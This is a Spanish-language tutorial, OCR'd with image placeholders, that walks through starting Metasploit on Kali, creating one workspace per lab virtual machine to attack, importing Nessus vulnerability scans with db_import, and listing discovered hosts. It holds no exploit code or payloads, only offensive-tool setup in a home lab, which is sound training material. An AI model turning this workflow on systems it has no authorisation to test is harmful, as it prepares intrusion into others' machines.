


Cada vez que hagamos modificaciones de red, debemos reiniciarla. Si hacemos un ifconfig y sigue sin asignarnos la IP que le hemos puesto, reiniciamos Kali.


Ahora necesitaremos los logs de algún programa de detección de vulnerabilidades como el Nessus o el Openvas que hayamos usado anteriormente. Existe una guía sencilla de Nesus donde viene como obtenerlo paso a paso.

Abrimos Metasploit en Aplicaciones, Kali Linux, Servicios del sistema, Metasploit, Community pro start.


Nos arrancará sin problemas.




Ahora vamos a crear la consola msf o de Metasploit. Tardará un rato amplio, luego pasado unos minutos empezará a crear las tablas.




Y finalmente sale la línea de consola.




Para ver la lista de comandos usamos la interrogación hacia abajo.




Una cosa importante son los Workspace o lugares de trabajo, si ejecutamos workspace, entra en nuestro entorno de trabajo por defecto.




Creamos otro workspace para atacar un Windows XP y vemos que se ha creado. Para ello ponemos workspace –a WinXP.




Creamos varios, uno por cada máquina virtual que tengamos y que queramos atacar.




El asterisco marca el que está activo en este momento. Para cambiarlo se hace workspace y el nombre del workspace al que deseamos acceder.




Damos un ls para ver el nombre de los archivos a importar del Nessus que salvé anteriormente. En este caso para no complicarme los metí en el Home del root, que es desde el directorio que me arranca Metasploit.




Ahora importamos el archivo del Nesus del Windows XP con el comando db_import al workspace en el que estamos.




Ahora entramos en el workspace del Server2003 y vemos con el comando hosts los equipos que descubrimos con el Nessus.



